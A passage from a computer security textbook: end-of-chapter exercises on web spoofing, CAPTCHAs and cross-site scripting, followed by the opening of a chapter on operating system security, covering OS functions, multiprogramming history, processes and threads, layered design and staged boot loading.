2. A cryptographic nonce is important for confirming that a party is active and fully participating in a protocol exchange. One reason attackers can succeed with many web-page attacks is that it is relatively easy to craft authentic-looking pages that spoof actual sites. Suggest a technique by which a user can be assured that a page is both live and authentic from a particular site. That is, design a mark, data interchange, or some other device that shows the authenticity of a web page.
3. Part of the problem of malicious code, including programs that get in the middle of legitimate exchanges, is that it is difficult for a user to know what a piece of code really does. For example, if you voluntarily install a toolbar, you expect it to speed your search or fulfill some other overt purpose; you do not expect it to intercept your password. Outline an approach by which a piece of code would assert its function and data items it needed to access. Would a program such as a browser be able to enforce those access limits? Why or why not?
4. A CAPTCHA puzzle is one way to enforce that certain actions need to be carried out by a real person. However, CAPTCHAs are visual, depending not just on a person’s seeing the image but also on a person’s being able to recognize distorted letters and numbers. Suggest another method usable by those with limited vision.
5. Are computer-to-computer authentications subject to the weakness of replay? Why or why not?
6. A real attack involved a network of air defense controllers’ computer screens. In that attack, false images were fed to the screens making it appear that the skies were empty when an actual air attack was underway. Sketch a block diagram of inputs, processing, and outputs designers of such a system might have used. Show in your diagram where there are single points of failure. In some situations, we can prevent single-point failures by duplicating a component that might fail. Would such a strategy work in this case? Why or why not? Another counter to single failure points is to triangulate, to obtain different kinds of data from two or more sources and use each data piece to validate the others. Suggest how triangulation could have applied in this case.

- 7.** List factors that would cause you to be more or less convinced that a particular email message was authentic. Which of the more convincing factors from your list would have been present in the example of the South Korean diplomatic secrets?
- 8.** State an example of how framing could be used to trick a victim.
- 9.** Explain how a forger can create an authentic-looking web site for a commercial establishment.
- 10.** Explain why spam senders frequently change from one email address and one domain to another. Explain why changing the address does not prevent their victims from responding to their messages.
- 11.** Why does a web server need to know the address, browser type, and cookies for a requesting client?
- 12.** Suggest a technique by which a browser could detect and block clickjacking attacks.
- 13.** The issue of cross-site scripting is not just that scripts execute, for they do in many sites. The issue is that the script is included in the URL communicated between sites, and therefore the user or a malicious process can rewrite the URL before it goes to its intended destination. Suggest a way by which scripts can be communicated more securely.
- 14.** What security principles are violated in the Greek cell phone interception example?
- 15.** Is the cost, processing time, or complexity of cryptography a good justification for not using it? Why or why not?
- 16.** What attack is a financial institution seeking to counter by asking its customers to confirm that they see their expected security picture (a hot red sports car or a plate of cookies) before entering sensitive data?

5. Operating Systems

In this chapter:

- Object protection: virtualization, sharing
 - Memory protection: registers, paging, segmentation
 - Design qualities: modularity, layering, kernelization
 - Trusted systems: TCB, reference monitor, trusted path, object reuse, evaluation criteria
 - Rootkits: power, design
-

In this chapter we explore the role of the operating system in security. Although operating systems are crucial for implementing separation and access control, they are not invulnerable, and therefore compromise of an operating system can lead to security failure. Furthermore, users' objects can be commingled with code and data for applications and support routines, and operating systems are limited in their ability to separate and protect these resources.

We begin this chapter with a brief overview, which for many readers will be a review, of operating system design. We continue by examining aspects of operating system design that enhance security. Finally, we consider rootkits, the most serious compromise of an operating system; with such an exploit the attacker undermines the entire operating system and thus all the security protections it is expected to provide.

5.1 Security in Operating Systems

Many attacks are silent and invisible. What good is an attack if the victim can see and perhaps counter it? As we described in [Chapter 3](#), viruses, Trojan horses, and similar forms of malicious code may masquerade as harmless programs or attach themselves to other legitimate programs. Nevertheless, the malicious code files are stored somewhere, usually on disk or in memory, and their structure can be detected with programs that recognize patterns or behavior. A powerful defense against such malicious code is prevention to block the malware before it can be stored in memory or on disk.

The operating system is the first line of defense against all sorts of unwanted behavior. It protects one user from another, ensures that critical areas of memory or storage are not overwritten by unauthorized processes, performs identification and authentication of people and remote operations, and ensures fair sharing of critical hardware resources. As the powerful traffic cop of a computing system it is also a tempting target for attack because the prize for successfully compromising the operating system is complete control over the machine and all its components.

The operating system is the fundamental controller of all system resources—which makes it a primary target of attack, as well.

When the operating system initializes at system boot time, it initiates tasks in an orderly

sequence, such as, first, primitive functions and device drivers, then process controllers, followed by file and memory management routines and finally, the user interface. To establish security, early tasks establish a firm defense to constrain later tasks. Primitive operating system functions, such as interprocess communication and basic input and output, must precede more complex structures such as files, directories, and memory segments, in part because these primitive functions are necessary to implement the latter constructs, and also because basic communication is necessary so that different operating system functions can communicate with each other. Antivirus applications are usually initiated late because they are add-ons to the operating system; still, antivirus code must be in control before the operating system allows access to new objects that might contain viruses. Clearly, prevention software can protect only if it is active before the malicious code.

But what if the malware embeds itself *in* the operating system, such that it is active before operating system components that might detect or block it? Or what if the malware can circumvent or take over other parts of the operating system? This sequencing leads to an important vulnerability: Gaining control before the protector means that the protector's power is limited. In that case, the attacker has near-complete control of the system: The malicious code is undetectable and unstoppable. Because the malware operates with the privileges of the root of the operating system, it is called a rootkit. Although embedding a rootkit within the operating system is difficult, a successful effort is certainly worth it. We examine rootkits later in this chapter. Before we can study that class of malware, we must first consider the components from which operating systems are composed.

Background: Operating System Structure

An operating system is an executive or supervisor for a piece of computing machinery. Operating systems are not just for conventional computers. Some form of operating system can be found on any of the following objects:

- a dedicated device such as a home thermostat or a heart pacemaker
- an automobile (especially the engine performance sensors and the automated control functions such as antilock brakes); similarly, the avionics components of an airplane or the control system of a streetcar or mass transit system
- a smartphone, tablet, or other web appliance
- a network appliance, such as a firewall or intrusion detection and prevention system (all covered in [Chapter 6](#))
- a controller for a bank of web servers
- a (computer) network traffic management device

In addition to this list, of course, computers—from microcomputers to laptops to huge mainframes—have operating systems. The nature of an operating system varies according to the complexity of the device on which it is installed, the degree of control it exercises, and the amount of interaction it supports, both with humans and other devices. Thus, there is no one simple model of an operating system, and security functions and features vary considerably.

From a security standpoint, we are most interested in an operating system's control of

resources: which users are allowed which accesses to which objects, as we explore in the next section.

Security Features of Ordinary Operating Systems

A multiprogramming operating system performs several functions that relate to security. To see how, examine [Figure 5-1](#), which illustrates how an operating system interacts with users, provides services, and allocates resources.




FIGURE 5-1 Operating System Functions

We can see that the system addresses several particular functions that involve computer security:

- *Enforced sharing.* Resources should be made available to users as appropriate. Sharing brings about the need to guarantee integrity and consistency. Table lookup, combined with integrity controls such as monitors or transaction processors, is often used to support controlled sharing.
- *Interprocess communication and synchronization.* Executing processes sometimes need to communicate with other processes or to synchronize their accesses to shared resources. Operating systems provide these services by acting as a bridge between processes, responding to process requests for asynchronous communication with other processes or synchronization. Interprocess communication is mediated by access control tables.
- *Protection of critical operating system data.* The operating system must maintain data by which it can enforce security. Obviously, if these data are not protected against unauthorized access (read, modify, and delete), the operating system cannot provide enforcement. Various techniques (including encryption, hardware control, and isolation) support protection of operating system security data.

- *Guaranteed fair service.* All users expect CPU usage and other service to be provided so that no user is indefinitely starved from receiving service. Hardware clocks combine with scheduling disciplines to provide fairness. Hardware facilities and data tables combine to provide control.
- *Interface to hardware.* All users access hardware functionality. Fair access and controlled sharing are hallmarks of multitask operating systems (those running more than one task concurrently), but a more elementary need is that users require access to devices, communications lines, hardware clocks, and processors. Few users access these hardware resources directly, but all users employ such things through programs and utility functions. Hardware interface used to be more tightly bound into an operating system's design; now, however, operating systems are designed to run on a range of hardware platforms, both to maximize the size of the potential market and to position the operating system for hardware design enhancements.
- *User authentication.* The operating system must identify each user who requests access and must ascertain that the user is actually who he or she purports to be. The most common authentication mechanism is password comparison.
- *Memory protection.* Each user's program must run in a portion of memory protected against unauthorized accesses. The protection will certainly prevent outsiders' accesses, and it may also control a user's own access to restricted parts of the program space. Differential security, such as read, write, and execute, may be applied to parts of a user's memory space. Memory protection is usually performed by hardware mechanisms, such as paging or segmentation.
- *File and I/O device access control.* The operating system must protect user and system files from access by unauthorized users. Similarly, I/O device use must be protected. Data protection is usually achieved by table lookup, as with an access control matrix.
- *Allocation and access control to general objects.* Users need general objects, such as constructs to permit concurrency and allow synchronization. However, access to these objects must be controlled so that one user does not have a negative effect on other users. Again, table lookup is the common means by which this protection is provided.

You can probably see security implications in many of these primitive operating systems functions. Operating systems show several faces: traffic director, police agent, preschool teacher, umpire, timekeeper, clerk, and housekeeper, to name a few. These fundamental, primitive functions of an operating system are called **kernel** functions, because they are basic to enforcing security as well as the other higher-level operations an operating system provides. Indeed, the operating system kernel, which we describe shortly, is the basic block that supports all higher-level operating system functions.

Operating systems did not sprout fully formed with the rich feature set we know today. Instead, they evolved from simple support utilities, as we explain next. The history of operating systems is helpful to explain why and how operating systems acquired the security functionality they have today.

A Bit of History

To understand operating systems and their security, it can help to know how modern operating systems evolved. Unlike the evolutions of many other things, operating systems did not progress in a straight line from simplest to most complex but instead had a more jagged progression.

Single Users

Once upon a time, there were no operating systems: Users entered their programs directly into the machine in binary by means of switches. In many cases, program entry was done by physical manipulation of a toggle switch; in other cases, the entry was performed with a more complex electronic method, by means of an input device such as a keyboard or a punched card or paper tape reader. Because each user had exclusive use of the computing system, users were required to schedule blocks of time for running the machine. These users were responsible for loading their own libraries of support routines—asmblers, compilers, shared subprograms—and “cleaning up” after use by removing any sensitive code or data.

For the most part there was only one thread of execution. A user loaded a program and any utility support functions, ran that one program, and waited for it to halt at the conclusion of its computation. The only security issue was physical protection of the computer, its programs, and data.

The first operating systems were simple utilities, called **executives**, designed to assist individual programmers and to smooth the transition from one user to another. The early executives provided linkers and loaders for relocation, easy access to compilers and assemblers, and automatic loading of subprograms from libraries. The executives handled the tedious aspects of programmer support, focusing on a single programmer during execution.

Multiprogramming and Shared Use

Factors such as faster processors, increased uses and demand, larger capacity, and higher cost led to shared computing. The time for a single user to set up a computer, load a program, and unload or shut down at the end was an inefficient waste of expensive machines and labor.

Operating systems took on a much broader role (and a different name) as the notion of multiprogramming was implemented. Realizing that two users could interleave access to the resources of a single computing system, researchers developed concepts such as scheduling, sharing, and concurrent use. **Multiprogrammed operating systems**, also known as **monitors**, oversaw each program’s execution. Monitors took an active role, whereas executives were passive. That is, an executive stayed in the background, waiting to be called into service by a requesting user. But a monitor actively asserted control of the computing system and gave resources to the user only when the request was consistent with general good use of the system. Similarly, the executive waited for a request and provided service on demand; the monitor maintained control over all resources, permitting or denying all computing and loaning resources to users as they needed them.

The transition of operating system from executive to monitor was also a shift from supporting to controlling the user.

Multiprogramming brought another important change to computing. When a single person was using a system, the only force to be protected against was that user. Making an error may have made the user feel foolish, but that user could not adversely affect the computation of any other user. However, multiple concurrent users introduced more complexity and risk. User A might rightly be angry if User B's programs or data had a negative effect on A's program's execution. Thus, protecting one user's programs and data from other users' programs became an important issue in multiprogrammed operating systems.

Paradoxically, the next major shift in operating system capabilities involved not growth and complexity but shrinkage and simplicity. The 1980s saw the changeover from multiuser mainframes to personal computers: one computer for one person. With that shift, operating system design went backwards by two decades, forsaking many aspects of controlled sharing and other security features. Those concepts were not lost, however, as the same notions ultimately reappeared, not between two users but between independent activities for the single user.

Controlled sharing also implied security, much of which was lost when the personal computer became dominant.

Multitasking

A user runs a program that generally consists of one **process**.¹ A process is assigned system resources: files, access to devices and communications, memory, and execution time. The resources of a process are called its **domain**. The operating system switches control back and forth between processes, allocating, deallocating, and reallocating resources each time a different process is activated. As you can well imagine, significant bookkeeping accompanies each process switch.

¹ Alas, terminology for programs, processes, threads, and tasks is not standardized. The concepts of process and thread presented here are rather widely accepted because they are directly implemented in modern languages, such as C#, and modern operating systems, such as Linux and Windows .NET. But some systems use the term task where others use process. Fortunately, inconsistent terminology is not a serious problem once you grasp how a particular system refers to concepts.

A process consists of one or more **threads**, separate streams of execution. A thread executes in the same domain as all other threads of the process. That is, threads of one process share a global memory space, files, and so forth. Because resources are shared, the operating system performs far less overhead in switching from one thread to another. Thus, the operating system may change rapidly from one thread to another, giving an effect similar to simultaneous, parallel execution. A thread executes serially (that is, from beginning to end), although execution of one thread may be suspended when a thread of higher priority becomes ready to execute.

Processes have different resources, implying controlled access; threads share resources with less access control.

A server, such as a print server, spawns a new thread for each work package to do. Thus, one print job may be in progress on the printer when the print server receives another print request (perhaps for another user). The server creates a new thread for this second request; the thread prepares the print package to go to the printer and waits for the printer to become ready. In this way, each print server thread is responsible for one print activity, and these separate threads execute the same code to prepare, submit, and monitor one print job.

Finally, a thread may spawn one or more **tasks**, which is the smallest executable unit of code. Tasks can be interrupted or they can voluntarily relinquish control when they must wait for completion of a parallel task. If there is more than one processor, separate tasks can execute on individual processors, thus giving true parallelism.

Protected Objects

The rise of multiprogramming meant that several aspects of a computing system required protection:

- memory
- sharable I/O devices, such as disks
- serially reusable I/O devices, such as printers and tape drives
- sharable programs and subprocedures
- networks
- sharable data

As it assumed responsibility for controlled sharing, the operating system had to protect these objects. In the following sections, we look at some of the mechanisms with which operating systems have enforced these objects' protection. Many operating system protection mechanisms have been supported by hardware.

We want to provide sharing for some of those objects. For example, two users with different security levels may want to invoke the same search algorithm or function call. We would like the users to be able to share the algorithms and functions without compromising their individual security needs.

When we think about data, we realize that access can be controlled at various levels: the bit, the byte, the element or word, the field, the record, the file, or the volume. Thus, the **granularity** of control concerns us. The larger the level of object controlled, the easier it is to implement access control. However, sometimes the operating system must allow access to more than the user needs. For example, with large objects, a user needing access only to part of an object (such as a single record in a file) must be given access to the entire object (the whole file).

Operating System Design to Protect Objects

Operating systems are not monolithic but are instead composed of many individual routines. A well-structured operating system also implements several levels of function and protection, from critical to cosmetic. This ordering is fine conceptually, but in practice, specific functions span these layers. One way to visualize an operating system is

in layers, as shown in [Figure 5-2](#). This figure shows functions arranged from most critical (at the bottom) to least critical (at the top). When we say “critical,” we mean important to security. So, in this figure, the functions are grouped in three categories: security kernel (to enforce security), operating system kernel (to allocate primitive resources such as time or access to hardware devices), and other operating system functions (to implement the user’s interface to hardware). Above the operating system come system utility functions and then the user’s applications. In this figure the layering is vertical; other designers think of layering as concentric circles. The critical functions of controlling hardware and enforcing security are said to be in lower or inner layers, and the less critical functions in the upper or outer layers.




FIGURE 5-2 Layered Operating System

Consider password authentication as an example of a security-relevant operating system activity. In fact, that activity includes several different operations, including (in no particular order) displaying the box in which the user enters a password, receiving password characters but echoing a character such as *, comparing what the user enters to the stored password, checking that a user’s identity has been authenticated, or modifying a user’s password in the system table. Changing the system password table is certainly more critical to security than displaying a box for password entry, because changing the table could allow an unauthorized user access but displaying the box is merely an interface task. The functions listed would occur at different levels of the operating system. Thus, the user authentication functions are implemented in several places, as shown in [Figure 5-3](#).




FIGURE 5-3 Authentication Functions Spanning Layers in an Operating System

A modern operating system has many different modules, as depicted in [Figure 5-4](#). Not all this code comes from one source. Hardware device drivers may come from the device manufacturer or a third party, and users can install add-ons to implement a different file system or user interface, for example. As you can guess, replacing the file system or user interface requires integration with several levels of the operating system. System tools, such as antivirus code, are said to “**hook**” or be incorporated into the operating system; those tools are loaded along with the operating system so as to be active by the time user programs execute. Even though they come from different sources, all these modules, drivers, and add-ons may be collectively thought of as the operating system because they perform critical functions and run with enhanced privileges.




FIGURE 5-4 Operating System Modules

From a security standpoint these modules come from different sources, not all trustworthy, and must all integrate successfully. Operating system designers and testers have a nightmarish job to ensure correct functioning with all combinations of hundreds of different add-ons from different sources. All these pieces are maintained separately, so any module can change at any time, but such changes risk incompatibility.

Operating System Design for Self-Protection

An operating system must protect itself against compromise to be able to enforce security. Think of the children’s game “king of the hill.” One player, the king, stands on top of a mound while the other players scramble up the mound and try to dislodge the king. The king has the natural advantage of being at the top and therefore able to see anyone coming, plus gravity and height work in the king’s favor. If someone does force the king off the mound, that person becomes the new king and must defend against attackers. In a computing system, the operating system arrives first and is well positioned by privilege and direct hardware interaction to protect against code that would usurp the operating system’s power.

The king of the hill game is simple because there is only one king (at a time). Imagine the chaos if several kings had to repel invaders and also protect against attacks from other kings. One king might even try to dig the mound out from under another king, so attacks on a king could truly come from all directions. Knowing whom to trust and to what degree would become challenges in a multiple-king game. (This political situation can deteriorate into anarchy, which is not good for nations or computing systems.)

The operating system is in a similar situation: It must protect itself not just from errant or malicious user programs but also from harm from incorporated modules, drivers, and add-ons, and with limited knowledge of which ones to trust and for what capabilities.

[Sidebar 5-1](#) describes the additional difficulty of an operating system’s needing to run on different kinds of hardware platforms.

The operating system must protect itself in order to protect its users and resources.

Sidebar 5-1 Hardware-Enforced Protection

From the 1960s to the 1980s, vendors produced both hardware and the software to run on it. The major mainframe operating systems—such as IBM’s MVS, Digital Equipment’s VAX, and Burroughs’s and GE’s operating systems, as well as research systems such as KSOS, PSOS, KVM, Multics, and SCOMP—were designed to run on one family of hardware. The VAX family, for example, used a hardware design that implemented four distinct protection levels: Two were reserved for the operating system, a third for system utilities, and the last went to users’ applications. This structure put essentially three distinct walls around the most critical functions, including those that implemented security. Anything that allowed the user to compromise the wall between user state and utility state still did not give the user access to the most sensitive protection features. A BiiN operating system from the late 1980s offered an amazing 64,000 different levels of protection (or separation) enforced by the hardware.

Two factors changed this situation. First, the U.S. government sued IBM in 1969, claiming that IBM had exercised unlawful monopolistic practices. As a consequence, during the late 1970s and 1980s IBM made its hardware available to run with other vendors’ operating systems (thereby opening its specifications to competitors). This relaxation encouraged more openness in operating system selection: Users were finally able to buy hardware from one manufacturer and go elsewhere for some or all of the operating system. Second, the Unix operating system, begun in the early 1970s, was designed to be largely independent of the hardware on which it ran. A small kernel had to be recoded for each different kind of hardware platform, but the bulk of the operating system, running on top of that kernel, could be ported without change.

These two situations together meant that the operating system could no longer depend on hardware support for all its critical functionality. Some machines might have a particular nature of protection that other hardware lacked. So, although an operating system might still be structured to reach several states, the underlying hardware might be able to enforce separation between only two of those states, with the remainder being enforced in software.

Today three of the most prevalent families of operating systems—the Windows series, Unix, and Linux—run on many different kinds of hardware. (Only Apple’s Mac OS is strongly integrated with its hardware base.) The default expectation is one level of hardware-enforced separation (two states). This situation means that an attacker is only one step away from complete system compromise through a “get_root” exploit.

But, as we depict in the previous figures, the operating system is not a monolith, nor is it plopped straight into memory as one object. An operating system is loaded in stages, as shown in [Figure 5-5](#). The process starts with basic I/O support for access to the boot device, the hardware device from which the next stages are loaded. Next the operating system loads something called a bootstrap loader, software to fetch and install the next pieces of the operating system, pulling itself in by its bootstraps, hence the name. The loader instantiates a primitive kernel, which builds support for low-level functions of the operating system, such as support for synchronization, interprocess communication, access control and security, and process dispatching. Those functions in turn help develop advanced functions, such as a file system, directory structure, and third-party add-ons to the operating system. At the end, support for users, such as a graphical user interface, is activated.




FIGURE 5-5 Operating System Loaded in Stages

